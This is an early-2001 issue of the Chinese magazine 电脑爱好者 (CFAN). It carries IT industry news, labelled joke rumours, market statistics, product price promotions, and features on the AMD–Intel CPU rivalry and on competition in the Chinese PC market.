电脑爱好者

e卡传情

板芯片组全接触

一日一口，吃透主板

精彩外壳在行动

漫步2000年游戏长河

硬件DIY回想

1

2001・半月

1月3日出版



还每一份宠爱
一个爱不释手的理由

CPU 进入了 1G 时代；

Internet 迎来了宽带曙光；

PC 国内年销量要过千万台；

Software 纷纷挂上 .NET 战车；

《电脑爱好者》也走过了小荷尖尖的少年时代，步向第 8 个生日；

……

人类的 2K+1 年注定要在本就眩目的 IT 发展史上添上浓重的一笔。

数字一天天增长，编辑和读者的青春在这里流淌，我们看到更多年轻的面孔，源源不断，川流不息。《电脑爱好者》在成长，但《电脑爱好者》永远年轻，因为我们的读者永远年轻。

新年伊始，更多年轻的血液注入了我们的集体：有读者，有作者，有同行，包括我们真心尊敬的对手。面孔都认不过来了，但大家同样真诚微笑，蓄势待发、士气昂扬，因为我们同是 CFAN，我们要同做《电脑爱好者》，一本 21 世纪的《电脑爱好者》。

传真，电话，来鸿，伊妹，圆桌，吧台，大厦，机场，数月来一个话题在我们中弥漫：2001 年，CFAN 该怎么做？

CFAN 应该装帧更精美！这样从里到外就都是读者的珍藏；

CFAN 应该有评测！这样读者的每一分 MONEY 都会掷地有响；

CFAN 应该有专题策划！这样大餐点心文武弛张；

CFAN 应该＋页！＋页！

CFAN 应该性价比高！再高！再再高！

CFAN 应该广告集中排放！要让广告成为信息价格风向榜；

CFAN 应该让全国每一个角落都有我们杂志的身影，让读者随时探望；

CFAN 应该把一稿多投的人遣送原籍！让 CFAN 完全是独家原创；

CFAN 应该让编辑每错一个字就买一本词典！

CFAN 应该搞电子商务，注资中国邮政，让每个渴望 C 的 FAN 能够所出即所得！

.....

CFAN 应该把月亮买下来，让每一双在昏黄灯光下苦读 CFAN 的眼睛更加柔美；

......

如果我们是 AOL，是时代华纳，也许只要一天就可以和无限敬爱的 FANS 一起拥抱所有这些梦；

我们是 AOL，是华纳吗？

不是。

电影是遗憾的技术，我们现在知道了：杂志也是。

时间透过鼠标键盘悄悄溜去，一个个遗憾残留在我们身后。我们做得还不好，但我们依然存在，我们深深体会着天高海阔般的宠爱：我们一定要还给每一份宠爱一个爱不释手的理由！

您用 Windows 吗？您用奔腾 III 吗？

您用，微软就成了微软，Intel 就成了 Intel。

您读故我在。所有的梦想都应该是用来实现的，所有的实现都发端于每一个 CFAN。

在 2001 年最初见面的日子，我们诚恳地问您：

2001 年，愿和《电脑爱好者》一起实现梦想吗？

■要闻

CNNIC保护 电脑爱好者

作为国家知名注册商标其中文域名被保护性预留

CeBit 移师中国

国际电脑大展 2001 年 8 月 8 日— 11 日将在上海举办

Intel 造出世界最小芯片

大小仅 0.03 微米，未来运算速度可达 10G

五角大楼拯救铱星

美国国防部以 7200 万美元获得其 2 年卫星电话网络使用权

超级解霸 2000 部分核心源代码将公开

请关注www.herosoft.com

11 月 29 日东京电脑病毒国际会议 AVAR2000 上

病毒专家警告:下一个攻击目标是手机

香港最大 B2C 网站 “苹果促销”(adMart) 倒闭

S3 更名 SONICblue

方正数码香港上市

核心业务将关注互联网和电子商务

联想电脑蝉联亚太第一

IDC报告2000年第三季度联想电脑以11.6%的市场份额获此殊荣，更以30.7%的市场份额在中国市场连续16个季度保持第一。

据说………

搜狐总裁张朝阳向北京市朝阳区政府捐赠 200 万元人民币，以感谢该区以他的名字命名。

为了符合中国国情，微软正在考虑将销往中国的 Windows 中 " 我的电脑 " 改为 " 我们单位的电脑 " 或 " 大家的电脑 "，以避免部分领导误认为员工 " 个人主义强烈膨胀 " 和影响同事团结。

Intel 已经掌握了一项关键技术，有望在2001 年春节前后推出 2GHz 赛扬 Ⅲ 处理器，而核心频率仍为 66MHz。什么关键技术？呵呵，30 倍频技术……

■ 视点

软件业资本大翻身 【新浪】

2000年底软件公司终于和网站一样敞开胸怀迎接软件资本运作时代的来临。金山，可能市值 100 亿；用友，放弃香港二板，投入国内二板；金蝶，去香港去美国……经过资本的洗礼后，中国软件到底将会发生什么样的奇异变化呢？

e时代隐退 w时代登场 【网易】

尽管移动电子商务被称为一场巨大的赌博，中国移动通信对WAP(无线应用协议)服务收费标准出台，也在一定意义上坚定了那些参与者的信心。因为有越来越多的迹象表明:e时代隐退w时代登场。在东京，已有1300万的用户选用了日本NTTDoCoMo公司名为"I－mode"的无线互联服务，每天新增用户将近5万。

IT人才闹饥荒 【市场报】

"谁是IT人才，谁就拥有金钱。"这句话说明了IT业蓬勃发展的势头，国内调查机构最近对人才市场职业行情需求调查结果表明，在京、沪、粤三地人才总需求中，网络人才需求占55%，单从广东省而言，其信息产业的腾飞最少需要25万名以上的IT专业人才。

“行刺”微软 【搜狐】

继微软的视窗、OFFICE、OE邮箱软件陆续被病毒攻击，微软自己戒备森严的网络也遭受了同样的命运。一位入侵者通过一个员工在外部的计算机突破微软的企业网，并下载了一些微软未发布软件早期版本的部分源码……

聚焦英特尔 【中央电视台：对话】

英特尔总裁贝瑞特：在90年代，我们这个行业的推动力是个人电脑、PC机，它改变了我们工作、娱乐和学习的方式。但是到了1997、1998年的时候，互联网变得越来越重要了，而且今天互联网已经成为计算机行业的推动力……目前我们的微处理器或者计算结构方面，占到我们总收入的80%，网络还有通讯方面占到20%的水平……在我们这个行业里想要风平浪静是不可能的。每天我们都在冒风险，我们不管做什么产品，我们都在冒风险。这就是生活的一种方式。我们意识到，我们在这个世界上冒风险，我们必须对新的技术打赌……英特尔公司在业界的竞争对手，差不多把我们看作是刚才说到的恐龙吧。

拼音走向国际化的代价 【CNET】

10月初，中国台湾省各界为到底要采用哪一种拼音方式正唇枪舌战。台湾不但没有跟随世界潮流，更"逆向操作"使有意学中文或中国文化的外国学生视台湾为畏途。汉语拼音、通用拼音、汉语拼音修正版都是罗马字母拼音系统，三种版本究竟有什么差异？

是“馅饼”，还是“陷阱”？ 【新华网】

伴随数字信息时代和读图时代的到来，扫描仪已逐渐成为电脑的必备外设产品，正如人们在PC卖场所见："加×××元可获高分辨率扫描仪一台……"等等宣传口号层出不穷。捆绑销售所带来的价格"实惠"颇值得商榷，一方面不适用的产品不管多便宜也是一种浪费，另一方面服务体系不完善也是捆绑销售的一个弱点。

业界视窗

病毒——最可怕的圣诞礼物　　【ChinaByte】

圣诞节还没到，但是种种欲借圣诞节肆虐一番的病毒不期而至，"圣诞病毒"具备像变色龙一样的伪装术："音乐"病毒表面上看似一段圣诞曲，但它暗藏杀机，以破坏电脑为己任，还能自动连接到其炮制者的网页进行更新和变异……至少有10家以上"财富500"强企业的电脑系统受到了病毒感染，经济损失之后是一片恐慌。

64位的竞争：AMD vs Intel　　【ChinaByte】

过去有人说，每18个月集成电路的复杂度和晶体管的数量会翻一倍，是三十多年前就定下的规矩。这在Intel和AMD的竞争中有了更精确的解释。就目前而言，64位市场被划定到了超级计算机类，原因就很简单，他是当前最强大的一种平台。不满足于主流市场的Intel和冲劲十足的AMD，很快会进入64位的沙场，谁不能及时推出新产品谁就会最先倒下。

纳斯达克的迷惘：科技股能东山再起吗？
【计算机世界】

透彻分析"尽显高科技本色的三个关键点位"，论述"下了天堂，就是地狱"的.Com和"夕阳西下，暴利时代一去不返"的PC工业，探讨酝酿重大调整的电信格局和下一个".Com"——光网络，回答——"暂时调整，还是经济衰退的预兆？"结论——2001年。

■图片新闻

微软TabletPC

微软将在2002年推出采用Whistler的TabletPC，包括手写识别、语音识别、无线通信以及清晰字体(Clear Type)技术。这是在2000年秋季Comdex2000上展示的样机，并获得"最佳对未来观察奖"。而比尔·盖茨当时的主题演说就是袖珍PC。



■声音

"不准拿我的名字作商标！"

——微软公司董事长比尔·盖茨

盖茨又要打官司，世界首富向加勒比海法属马提尼克岛法院投诉，要求当地一名为酒店餐厅推广的商人停止使用"BillGates"作商标。注册商标拥有者声称这两个字只是按字面解释，bill是指账单，gates则是大门或入口，与盖茨无关。

"联想需要上海，上海也需要联想。"

——联想集团副总裁杨元庆

联想正积极加大在上海的投入力度，和浦东金桥开发区签署协议，租用八万多平米园区建设工厂，另外联想中央研究院也将在上海设立分院。

"我们利润是这样下滑的。"

Intel财务总监Andy Bryant就2000年公司未能完成第四季度销售任务表示，除了闪存芯片以外，英特尔在所有地区以及所有的产品都出现了销售不旺的情况，经济发展速度放慢是全球性的。

"我绝不会是最后一个回头的浪子。"

市场总监Hugh Jenkins在康柏工作已有十年，1998年他带着失望的心情去了竞争对手HP。但是在今年，他又回来了。康柏的业绩在新CEO的领导下逐步回升，康柏的出走员工纷纷回笼。

"Larry还活着！"

网上一度盛传Oracle总裁Larry Ellison的死讯，甚至还有人活灵活现地说他是驾着私人的喷气式飞机坠落在盖茨的豪宅上"同归于尽"的。近日Ellison在公众场合的这声怒吼让一切谣言烟消云散。

"我们比千秋，不争朝夕。"

很多人对新浪CEO王志东说，"你们没做错任何事，但股票就是跌了。"这就是王志东的回答。

"P4确实速度快多了，但估计还比不上1.5GHz的奔腾III，如果有这种芯片的话。"

——《微处理器报道》主任编辑Steven Leibson

目前PIII最高主频为1.13GHz。很多分析家们认为奔腾4无法完全取代奔腾III。

■数字

9%:	2000年中国电子信息产品市场在全球市场总额中的比例，约1万亿人民币。
76万:	目前OICQ聊天软件每周末的同时在线人数。
1元:	瑞得在线自12月1日起每小时的上网费用。
30%+70%:	威盛电子公布2001年中国市场目标，占有CPU市场的30%和芯片组的70%。
16倍:	目前的三期扩容工程完工后，ChinaNET主干带宽将由155MB提高到2.5GB，下一步目标将是10GB。
100万:	截止到11月底三星显示器2000年度销量。

国际新闻

★HP买不起了

HP日前宣布由于股价下跌不愿以150亿美元以上的价格收购 PriceWaterhouseCoopers，原定价格为 180 亿美元。

★纸的掘墓人

近日美国宣布开发成功一种像纸一样的显示器——电子纸，它采用eINK公司的"电子墨水"技术和LUCENT开发的"塑料晶体管"技术，厚度和重量与纸相同，而且质地柔软。

★别了，施乐！

昔日世界 500 强之首施乐公司宣布退出中国。施乐由于连续亏损出现了 180 亿美元的巨额负债，为此公司被迫出售 20 到 40 亿的资产，而撤出中国仅仅是第一步。

★互联网上传香气

德国最大的香气及香味制造商拜尔（Bayer）属下的 Haarmann & Reimer，正在研发能把香气送进戏院的机器，且能透过互联网传送。瑞士气味和香油制造厂Givaudan 也正与美国 Digiscents 合作制造用于电影和电脑的香水机。相信观众在观赏《泰坦尼克》时闻到海水的味道为期不远了。

★语音识别巨人L&H申请破产

身陷困境的语音识别软件领导者 Lernout & Hauspie（L&H）公司近日申请破产保护。L&H目前拥有5500名雇员和近5亿美元债务，还有1000名整个行业都垂涎三尺的电脑语言学家及软件工程师。

★用电话号码作网址

近日澳大利亚Nacomms公司提出了数字网址技术的专利申请，访问者只要输入国际电话代码、长途区号和公司电话号码，就可以访问相应的网站。专家指出，这样既便于记忆、不会重复，也解决了域名抢注问题，而且与WAP的发展十分切合。

★Borland回来了

一度更名为Inprise的Borland最近正在重新拾起这个品牌，与 Corel 的合并暂告终止以后，公司先后发布 Delphi5 和 C++Builder5，并有意在中国建立办事机构。

国内新闻

中国PC市场十强座次排定　近日IDC国内 PC市场调查结果显示，2000 年三季度品牌 PC 总销量为 200 多万台，联想、方正、IBM 荣登三甲。其中联想销量 61 万，市场占有率 30.7%，两项均为第二名的 3 倍。方正第三季销量 19 万，IBM 仅有方正的一半，为 9 万，长城仅以不到 1000 台之差屈居第四。惠普、宏基、TCL、戴尔、同方和实达同时跻身十强，其销量和市场份额不相上下。

中国最有价值品牌揭晓　一项最新的"中国最有价值品牌研究报告"近日发布，"红塔山"以品牌价值439亿元成为我国价值最高的品牌。其后是"海尔"价值330亿元，"长虹"价值 260 亿元，"ＴＣＬ"价值 105.93 亿元。

2003年我国将全面实行电子发票　中国国家税务总局日前宣布，将从2003年元旦起废止手写版专用发票，所有合资格企业都要安装电子税控系统，并改用由该系统开具的专用发票（合资格企业指年销售额在 100 万元人民币以上的工业企业，或年销售额在180万元以上的商业企业，全部属于一般纳税人）。

8848网站花开两枝　近日一家深圳投资公司出资800万美元，买走 8848 的 BtoC 和 eShop（网上商城）业务组建新公司，新公司业务将由 8848 创始人王峻涛打理。而剩余的 BtoB 部分将仍由现任 8848CEO 谭智管理。

3721 亮出网络名片　日前 3721 网站新任 CEO 周宗文、COO 刘千叶在媒体前亮相，标志着 3721 已经顺利度过了公司转型期。此次推出的Let's Card网络名片使用户可以将自己在多种通讯工具中的地址簿信息上传到网上名片簿集中管理，还可以用 WAP 手机、PDA 等无线设备随意查阅名片、收发信息，并实时自动更新。

Maxtor 金钻六代面世　2000 年 12 月 7 日 Maxtor 在京发布 7200 转新品——金钻六代，产品单碟容量 20GB，最高容量可达60GB，目前已面向全球供货。同时Maxtor还发布了1394接口外置式硬盘和可供63台外置硬盘同时连接在一台电脑上的Maxtor External Storage存储解决方案。

漂亮的异形CD　日前日本Orient Instrument Computer公司在关西电脑展上展示了各种形状的CD-ROM及CD-R。其中有大小如信用卡的名片型CD、心脏型CD、徽章型CD和可在中间切断的票据型CD。据说 2001 年还要推出"无孔 CD"。所有 CD 和普通 CD 一样可以读取数据、播放歌曲。



《真情伊妹儿》　树人近日引进新软件《真情伊妹儿》，这是一套结合 E-mail、声音、影像、字型的人性化多媒体工具软件，可提供录音和传输图片功能，可连接摄像头传送动态影像，能将所有用到的文字嵌入并压缩成最小档案，还可加密保护。软件内附多种生日卡、贺年卡、圣诞卡并可自行设计。零售价：28 元。



《中文之星 2001》正式上市　2000 年 11 月底，外挂式全 32 位中文平台软件《中文之星 2001》正式发布。产品增强了中文处理能力，支持最新的 Windows2000/Me，附送《智能狂拼》整句输入软件和《金山词霸》，零售价 1380 元。

金山牵手 IBM　近日 IBM 全新系列 NetVista 电脑隆重登场，除了技术突破和更平易的价位，IBM 也在 Netvista 中强调更满足中国用户的客户需求。其中的 A10 机型创造了多个 IBM 的第一次，包括首次向美国总部申请设计、生产机型，并获准在中国大陆地区销售；首开先河，在软件捆绑上第一次和中国软件厂商合作。而金山公司以办公软件 WPS2000 和工具产品金山词霸.net2001 赢得与 IBM 独家合作权。

硅谷动力、新浪网共建IT电子商务　2000年11月28日，硅谷动力（www.eNet.com.cn）和新浪网（www.sina.com）在北京签署合作协议，宣布双方结成战略合作伙伴，共同开拓中国IT电子商务市场。新浪网将自身原有的IT电子商务频道"IT商城"和"IT交易中心"，与专门面向IT行业提供专业内容及电子商务服务的硅谷动力公司进行合作，将可以为其用户提供更为完善的服务。

豪杰刮起完美风暴　近日豪杰公司推出《超级解霸白金版》，包含了从3.0、5.5、2000到最新的2000+四个版本，可适合高中低多种电脑配置，并赠送两部奥斯卡获奖影片《插翅难飞》、《变相怪杰》。其最新的2000+占用资源更小，支持WindowsMe，并可播放和转换MPEG4。此次实行限量发售，全国仅供货3万套。

SiS730S 技嘉整合主板问世　技嘉 2000 年 12 月推出首款采用 SiS730S 整合型单芯片的 GA-7SMZ 主机板，支持 AMD Athlon 及 Duron，内建 128bit 3D/2D 绘图芯片 SiS300，采用硬件加速 DVD 播放功能，可使 CPU 的利用率达 90%，可支持 PC133 SDRAM、ATA-100、AGP4X，内置 3D 立体音效芯片，音源输出支持5.1声道，网络方面提供56K数据通讯（Modem）、高速以太网络传输（Fast Ethernet）、1Mb家庭网络（Home PNA）。

NetValue 公司公布互联网调查数据　2000 年 12 月 8 日，国际互联网调查研究公司——NetValue在京向业界公布了其进入中国市场后的第一份针对中国互联网市场的数据测量报告——《2000年10月中国互联网报告》，它包括互联网用户详细的人口结构及互联网公司的真实表现，并将国内市场与亚洲及欧美国家进行了比较，希望国内互联网公司能对中国网络用户有一个理性的完整的认识。

■降价与促销

即日起至2001年1月20日止，大恒"小神童"电脑手写笔售价为99元。

艾美加（iomega）宣布：凡在2000年购买电脑的用户持发票于2001年1月23日前以990元购买Zip100MB USB软驱，再加9元即可获得3张100MB Zip软盘。

DFI钻石主板国内总代理七喜公司进行降价促销活动，分别采用i815/i815E/i815EP的DFI CS65-SC/CS65-EC/CS60-EC主板降价到930/999/950元。

新天下近日推出小影霸奔驰 G3000 显卡，采用 GeForce2 MX 芯片、32MB SDRAM、RAMDAC300MHz，售价 799 元。

近日EMC在全国启动名为"新价格时代"的促销活动，以2199元（上海）或2499元（其他地区）的价格推出其17英寸纯平显示器D960L，产品采用Dynaflat纯平显像管，点距是0.25mm，最佳分辨率 1024*768（85 Hz），带宽 110M Hz，并通过了TCO99认证。

美国利盟公司的 2400*2400dpi 分辨率彩色喷墨打印机 Lexmark Z52，拥有7微微升超细墨滴、专有6色打印技术，每分钟打印 15 页，市场零售价为 2300 元。

联想近日推出其促销方案，用户需 2888 元可获得 12 页 / 分钟打印速度的USB接口A4幅面LJ2312P激光打印机。

联想与北大附中携手网络教育　2000年11月9日，"联想与北大附中携手推进基础教育信息化"新闻发布会于北京举行，联想集团与北大附中合作成立北大附中远程教育网，并协同全国300所重点中学组建了校际联盟，以期利用互联网技术，实现优秀教育资源的共享。



中国首位虚拟节目主持人即将亮相　我国第一个虚拟节目主持人比尔·邓将在电视节目《科技新闻周刊》中与国内观众见面。《科技新闻周刊》是中澳电视制作人员联袂推出的科技节目。该节目取材于海内外的最新科技动态，该节目中最引人注目的是虚拟节目主持人比尔·邓。主创人员赋予了他丰富的性格特征，机智、新潮、扮"酷"又爱炫耀。



决战2001

□本刊记者　李月鹏

2000年狂欢的盛会已经结束，鲜花委地，美酒横流，彩球在天，鞭炮的硝烟淡淡在鼻，阳光下是源源进入战场的长龙和大地上静静对峙的大军。空气中只有旗帜偶尔翻动和战马刨动大地的声音。一场决定性的大会战将要在新世纪的第一年展开了……

AMD对Inetl：两个国王的战争

从冰雪皑皑的阿拉斯加到阳光明媚的加勒比海，从高耸的巴黎铁塔到蜿蜒万里的长城，AMD和Intel将浓墨重彩展开一场1G的战争。

这本来并不是一场势均力敌的战争，但是AMD一场漂亮的豪赌和Intel一连串莫名其妙的错误使天平成了一字。

Intel怎么了？

低估2000年初全球芯片需求量，多次延误客户定单，使戴尔和Gateway投入AMD阵营；

一年来，PIII上市从未早于正式发布；

以科技创新闻名的Intel迟迟不能推出比自己的BX芯片组更好的替代品；

对PC133、DDR和ATA100等新技术无动于衷，而对昂贵的RAMBUS不遗余力；

回收部分有瑕疵的820芯片组主板；

显然逆市场而动的买主板送RAMBUS内存；

与1.1GHz速龙同一天发布1.13GHz PIII，四周后宣布回收；

赛扬"偏执狂"般一直运行在66MHzFSB，赛扬II667/700还使用了史无前例的10/10.5倍频；

一再推迟发布P4，发布后的P4部分性能没有多大超越，甚至不如PIII。

Intel怎么了？

克雷格.贝瑞特正在大刀阔斧地进行改革，他将Intel分为5个集团，产品线跨越PC、网络设备、信息家电甚至电子商务、家用电器和无线电话。

1999年10月16亿美元收购数字无线电话公司DSP；2000年1月推出销售可视电话、机顶盒计划；2000年2月开发网络服务器直接与CISCO正面冲突；9月推出高速网络通讯芯片，同时在世界各地兴建了12个大型电脑中心提供网站和电子商务服务，并计划今后两年投入10亿美元；12月以232亿美元荣登美国在线商务收入榜首。

然而2000年9月21日，Intel因盈利预期调低9%，顿时短短两天股价暴跌22%，市值骤减910亿美元，还引起NASDAQ一场小股灾，并拖累全球科技股持续走低。

连以"只有偏执狂才能生存"闻名的葛鲁夫也说："克雷格踩油门的力度要比我大得多。"

评论家认为，进入陌生领域、改革太激进、主攻不明确是Intel的致命伤，而且太多的只是尝试。所罗门证券公司分析师乔纳森.约瑟夫抱怨说："他们把实心面条甩到墙上，看看最终哪条能粘上。"

也有评论家认为，目前CPU占Intel收益的80%，新业务不过20%，但前者年增长速度为10%，后者为50%。"他们只不过是凭其资金实力挤入新市场，到处走走，然后看看能不能踩到金矿上……他们有权力和足够的利润任其挥霍。"（BlickJordaney提供资料，《华纳思IT论坛》）

AMD完胜2000

不按时发布新品、浮点运算能力差、产品有兼容性问题、性能不佳，但是2000年AMD令人吃惊地不再追随Intel的战略赌注成功了，并且成功地把这一系列包袱甩给了Intel。CNET的评测不但认同了这几点，甚至认为：AMD的芯片组也优于Intel，只是外部IO略逊；速龙在科学和浮点密集型应用程序中全面超出PIII;速龙的FPU优

于PIII，甚至P4；连超频能力AMD也占上风，一支铅笔就可以将钻龙提高40%，高端速龙至少5～10%，赛扬虽然可以超到33%，但“惨绝人寰”的10倍频又限制了其上升空间。

可以说，在对Athlon的性能单挑中，PIII只能拖刀败走，P4也只不过50步笑百步。市场也证明了这一点，几乎所有的PC大厂商2000年都“兼顾”了AMD，其中包括一向非Intel不认的DELL、GATEWAY。AMD跃升到CPU市场份额17%，而不久之前仅仅是7%！在一个普通CFAN看来，AMD简直是完胜。

AMD的烦恼

然而令人吃惊的是，华尔街狠狠涮了AMD一把。在公布了一份优异的业绩报告后，AMD股票当天猛跌5%；而Intel出现财政预警当天却居然上涨了5%！与AMD锋利的出枪相比，大势的改变仍然是缓慢的。

首先是生产能力。AMD仅仅是其六分之一。即使人们很想买，但是毕竟不会买到市场上没有的东西。

其次Intel犹如一个庞大的航母舰队，而AMD战舰还保持着光荣的孤立。尽管有VIA等捧场，但Intel处理器一出，大量配套主板如雨后春笋；而人们总要听几个月AMD的雷声之后才能见到配套主板。这使AMD的技术优势在市场上消耗殆尽。

最后就是客户忠诚度。一直以来AMD只能在家用市场影响那些“流动”的个人消费者，而在固定的企业市场无所作为。Intel Inside，AMD在哪里？品牌优势决非一年一蹴可就。

AMD2000年第四季营收高于第三季的12亿美元，出货量680万，低于预计的800万，每股盈余50～60美分，不及预期的68美分。只能说，一切都在变好。

也许2001年预期市盈率更能说明问题，AMD为9倍，Intel是21倍。

AMD惟一能够使用的就是性能和价格两把杀手锏，但是没有良好的品牌和充足的生产能力，AMD可能像以往那样开始干得很好，然而“猜到了开头，但没有猜到这结局……”

最可怕的是，在2000年遭受一连串AMD的闷棍后，Intel军团将会严阵以待，“只要全心投入，最后的赢家依然会是Intel。”（JunioRelarno提供，《大众处理器》网站）

决战的关键

Intel不喜欢倔强的“第二供应商”，AMD也不喜欢走路不看脚底下的庞然大物，因此2000年挑起的战火会继续弥漫于整个2001年。

Intel11月20日发布P4暂时取回了速度的桂冠，但性能提升却不明显，更令人伤心的是目前的Socket-423 P4可能只是为了挽回面子的过渡品，惟一支持它的i850只支持昂贵的RDRAM，而且需要特制散热器的机箱，它一再吹嘘的双CPU也没有实现，因此很多主板厂商持观望态度，而看好2001年三季度发布的Socket-478 P4和配套的Brookdale芯片组（SDRAM/DDR）。

Intel中国区市场部总监庄海鸥预测：2001年P4售价将降至1～1.5万元，2002年销量可望超过P3。因此2001年中国的家用主流依然将是PIII与Athlon对决的天下。

Intel成功的关键在PIII的价格和对非RAMBUS内存的支持。Intel在量产能力、品牌、芯片组上仍然占据上风，但在性能、价格上对AMD处于仰攻状态。

AMD随着760的上市会缓解芯片组方面的性能压力，Athlon和Duron的良好表现也会大大刺激周边厂商的支持，AMD舰队渐渐形成。AMD吃亏的仍然是生产能力和品牌，前者限制了它的市场冲击能力，后者严重阻碍它在高端市场的发展。因此，“多建厂、广结盟、勤打广告”可能是AMD2001年的上三策。当然还有一个不小的问题：发热量。速龙和毒龙似乎和所有的恐龙一样天生爱热，随着主频向2GHz迈进问题会更加突出，网上传说AMD采用超导硅来解决散热问题，但是它的价格比CPU还贵！希望2001年Intel不要打广告说：根据最新研究表明，全球气温变暖是AMD处理器发热量过大造成的……

明年还有一个附加战役：RAMBUS和DDR、SDRAM。在CPU旗鼓相当的情况下内存可能成为微妙的决定因素，一个典型的例子就是已经取消的低价Timna处理器，它正是基于RAMBUS的。PC133、PC150、DDR都有了很强的市场认同态势，而RAMBUS价格居高不下，Intel会选择继续骑虎还是将就一下市场呢？

除去再次出现产品瑕疵等不可预测和其他不可抗因素，这场A与I的决战很有可能是皆大欢喜：AMD凭借凌厉的性价比继续撕扯低端个人消费市场这块大肉，而高端企业市场仍然是Intel岿然不动的铁桶江山，也就是”AMD Inside，Intel Upside”。值得注意的是，在未来，不排除Intel进入高速增长的网络通讯、电子商务和移动通讯领域，把逐渐利薄如纸的低端消费类市场弃如鸡肋。葛鲁夫决定转向CPU市场时股东群起质问：“你能想象一个没有存储器产品的Intel吗？”“我想我能。”当年Intel就是这样做的，今天Intel更加成功。



2001年CPU发展计划

一季度	Intel:Celeron800MHz（66和100MHzFSB）；PIII1.13GHz（Coppermine-T核心，低电压） AMD:新速龙—1.33GHz Palomino（巴洛米诺马）；新毒龙—850MHz "Morgan"(摩根马)
二季度	Intel:Celeron850MHz；P4 2GHz AMD:1.5GHz和1.7GHz Palomino;含PowerNow!电源管理的笔记本电脑专用"巴洛米诺马";900MHz"摩根马"开始量产。
三季度	Intel:Celeron900MHz（128KBL2）；Tualatin1.2GHz（P III 0.13微米工艺，200MHzFSB） AMD:1GHz"摩根马"和PowerNow!笔记本电脑专用"摩根马"。
四季度	Intel:Northwood2GHz（0.13微米P4）；P III逐渐采用0.13微米工艺 AMD:0.13微米的"巴洛米诺马"——Thoroughbred(纯种马)；64位ClawHammer(铁爪)

个人电脑

完美的中国风暴

2000年第三季度PC十强

排名	公司	销售量(台)	市场占有率
1	联想	617447	30.7%
2	方正	199559	9.9%
3	IBM	97283	4.8%
4	长城	96334	4.8%
5	HP	71272	3.5%
6	Acer	67472	3.4%
7	TCL	64870	3.2%
8	DELL	62283	3.1%
9	同方	59076	2.9%
10	实达	57054	2.8%
	其他	616998	30.7%

谈到2000年第三季度的PC销售，普遍的反应是：卖疯了！海信、七喜提前两个月完成全年任务，方正、长城、同方、实达等都增长近半，DELL增长达到了70%，联想的家用电脑甚至翻番！市场断货时有发生，据说连一台联想天禧的样机也被人盯上了，当销售人员解释时用户甚至说：“不管怎么样我都要买，要不然我投诉！”可以说中国电脑市场，特别是家用电脑市场出现了“雪崩式”的增长。因此在这样的情况下一个中国老百姓很难理解:为什么美国人说PC难卖？

欧美：不一样的天空

11月15日由于HP和DELL未达到预期从而拖累电脑类股走低，DELL下挫0.81美元，接近年度低位，HP的盈余季报震惊了整个市场，Compaq跌落10%。11月29日，Gateway又警告其收入减少5亿美元，第四季度将出现净亏损。Micron也预计减收3500万美元，连Intel也让华尔街大失所望，股价一度暴跌10%。

原因部分是欧洲销售低迷，还有油价上涨、欧元疲软，再就是日益严重的市场饱和，欧美国家PC普及率已达50%，这使投资者对一向旺销的圣诞节前也不抱太大希望。

但是，DELL、HP、COMPAQ、IBM的PC大战还要延续，PC不死的神话还要继续。于是巨头们赫然发现：

2000年第四季度全球PC增长率为19%，而中国的数字是38%！

2000年中国电脑销量约为800万台，位居世界第三，2001年将成为全球第二大PC市场，销量是#@￥$……

得中国者得天下！

海外兵团登陆中国

IBM等国外品牌在中国的份额几年来逐步下跌，长城电脑总经理马犁甚至直言：“今年的对手监测名单国外品牌只保留了IBM一家。”言外之意，其他已不足为虑。然而，事情发生了变化。当年，正是由于中国市场的褊小贫瘠使国外大厂商掉头不顾，现在又是中国市场的丰厚让“前度刘郎今又来”。

COMPAQ，2000年终于把DEC消化殆尽。第二季度IDC宣布康柏以13%的市场份额重夺全球PC冠军。康柏敏锐地看到PC硬件的利润已大幅下滑，因而将重点放在人性化设计、易用性和软件等服务上，这就是客户亲和度，并推出最新的“灵感”战略，矛头依然直指全球冠军。

DELL，2000年在厦门兴建新工厂，在上海建立服务中心，在北京成立亚太研发中心，在中国创建国际采购中心，从容不迫地打出自己的中国牌。意识到自己的品牌在中国认知度不足后，DELL的公关一波超过一波，DELL本人几度来华，甚至在清华大学倾情作秀：“如果让我选择，我会生在现在的中国，因为这里存在着太多伟大的机遇。”DELL 2001年的目标是中国第二，他希望看到前面只有联想一个背影。

Acer，施振荣曾经说过，“在PC领域，十名以内才能生存，五名以内才能谈赢利。”今年Acer是全球第八，施总在干什么？Acer的产品线太长，旗下宏电、宏基联网、

明基、伟基等分散了竞争力。施振荣也坦承自己“花了过多时间在企业本身以外的事情”，笑谈自己“太过具备创意”。但是2000年末施总决定重掌大旗，重典猛药再整Acer大军，2001年的目标则是全球第五。信心来自——“我们对中国电脑市场的未来绝对乐观，Acer在中国市场的成功和高速成长一定会增强在全球的排名。”

中国大地，谁主沉浮？

可以肯定地说，2001年中国市场的第一没有悬念——联想！三分之一的市场份额并不可怕，可怕的是第一的市场份额＋第一的增长速度产生的可怕冲击力。联想多年的市场、渠道、品牌、经营培育终于得到了回报，它在中国的综合实力强大得令人窒息。DELL的黎修树说：“联想让人紧张，HP、IBM容易跟，联想就不行。它在中国的营销底盘太大，动不了！”2000年联想是中国第一、全球第十，而2001年它不但期望再继续拉大和第二名的差距，还要走出国门，并以此合力问鼎全球第八，或者说至少第八。

相比之下，方正的座位觊觎的人就多了。虽然凭借卓越的品牌优势出人意料地把和第三名的差距拉大到1/2，但这次是有国际背景的强大对手——DELL、COMPAQ，还可能有复苏的Acer和HP。2001年方正将为“2”的荣誉而战，目标将在150万～200万台。好在内部的纷争已然尘埃落定，方正数码又在港成功上市，方正的2001年佳绩可期。

第三的竞争者一定是从亚军争夺战中跌落的。在这里，HP、DELL、IBM国外厂商占了绝大多数，长城、Acer未必稳操胜券。也许在家电市场叱咤风云的TCL能够有抢眼的表现。

等待2001

可以说，全球PC市场重点的迁移和中国市场多年培育产生的‘井喷’已经使中国产生完美风暴成为惟一可能。箭在弦上，不得不发。有人是有备而战，而有人是被激流拖入到风暴中心来的。

对于CFAN来说，这不啻是一场豪华的QUAKEIII竞技场，而且是死亡模式的。如果你喜欢PC，那你应该喜欢这场决战，因为QUAKE中最漂亮的就是开火时的绚丽和死亡时的壮观。

PC不言降？

